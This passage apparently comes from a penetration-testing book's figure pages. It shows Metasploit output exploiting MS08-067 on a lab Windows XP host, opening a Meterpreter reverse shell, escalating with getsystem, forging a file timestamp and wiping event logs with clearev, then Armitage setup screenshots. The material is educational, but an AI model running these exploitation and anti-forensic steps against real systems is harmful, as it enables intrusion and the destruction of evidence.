[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1105) at
2017-05-30 22:33:32 -0400

meterpreter > sysinfo
Computer       : SAGAR-C51B4AADE
OS             : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : MSHOME
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter > timestamp Confidential.txt -c "02/10/2014 10:10:10"
```

Figure 8.15 – Exploiting the target



**Figure 8.16 – Checking file properties using the timestamp**

Event Viewer

File Action View Help

System 795 event(s)

Type	Date	Time	Source	Category	Event	User	Computer
Information	5/30/2017	9:32:05 AM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	9:31:57 AM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	9:31:57 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-CS1B4AADE
Information	5/30/2017	9:31:15 AM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	9:31:15 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-CS1B4AADE
Information	5/30/2017	9:30:45 AM	Tcpip	None	4201	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	9:30:33 AM	Browser	None	8033	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	9:30:30 AM	Tcpip	None	4202	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	9:00:43 AM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	9:00:43 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-CS1B4AADE
Information	5/30/2017	9:00:19 AM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	9:00:17 AM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	9:00:17 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-CS1B4AADE
Information	5/30/2017	9:00:17 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-CS1B4AADE
Information	5/30/2017	9:00:17 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-CS1B4AADE
Information	5/30/2017	9:00:17 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-CS1B4AADE
Error	5/30/2017	8:59:18 PM	Service Control Manager	None	7006	N/A	SAGAR-CS1B4AADE
Error	5/30/2017	8:58:42 AM	Service Control Manager	None	7006	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	8:57:43 AM	SbieDrv	None	1101	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	8:55:25 AM	Tcpip	None	4201	N/A	SAGAR-CS1B4AADE
Warning	5/30/2017	8:55:17 AM	BTHUSB	None	18	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	8:54:14 AM	vmci	None	3	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	8:57:29 AM	eventlog	None	6005	N/A	SAGAR-CS1B4AADE
Information	5/30/2017	8:57:29 AM	eventlog	None	6009	N/A	SAGAR-CS1B4AADE
Information	5/26/2017	11:11:28 PM	eventlog	None	6006	N/A	SAGAR-CS1B4AADE
Information	5/26/2017	11:11:19 PM	Application Popup	None	26	N/A	SAGAR-CS1B4AADE
Error	5/26/2017	10:46:05 PM	Service Control Manager	None	7009	N/A	SAGAR-CS1B4AADE
Information	5/26/2017	10:43:03 PM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE
Information	5/26/2017	10:43:02 PM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE
Information	5/26/2017	10:43:02 PM	Service Control Manager	None	7035	SYSTEM	SAGAR-CS1B4AADE
Information	5/26/2017	10:42:57 PM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE
Information	5/26/2017	10:42:56 PM	Service Control Manager	None	7035	SYSTEM	SAGAR-CS1B4AADE
Information	5/26/2017	10:42:56 PM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE
Information	5/26/2017	10:42:56 PM	Service Control Manager	None	7036	N/A	SAGAR-CS1B4AADE

**Figure 8.17 – Checking the Windows event logs**

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) > set RHOST 192.168.44.129
RHOST => 192.168.44.129
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1176) at 2017-05-30 00:17:11 -0400


meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > clearev
[*] Wiping 380 records from Application...
[*] Wiping 798 records from System...
[-] stdapi_sys_eventlog_open: Operation failed: 1314
meterpreter > 
```

Figure 8.18 – Exploiting the target



Figure 8.19 – Checking the Windows event logs

## Chapter 9: Cyber Attack Management with Armitage



```
root@kali:~# service postgresql start
root@kali:~# msfconsole
```

A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. The terminal menu bar includes File, Edit, View, Search, Terminal, and Help. The command line shows two red text entries: "root@kali:~# service postgresql start" and "root@kali:~# msfconsole". The rest of the window is black, indicating a blank or unprinted area.

Figure 9.1 – Starting postgresql database and msfconsole




Figure 9.2 – Starting Armitage




Figure 9.3 – The Armitage console




Figure 9.4 – Adding hosts to Armitage




Figure 9.5 – Scanning hosts in Armitage




Figure 9.6 – NMAP scan in the Armitage console




Figure 9.7 – Finding attacks in Armitage




Figure 9.8 – Selecting Attack in the Armitage console




Figure 9.9 – Configuring attack parameters in the Armitage console

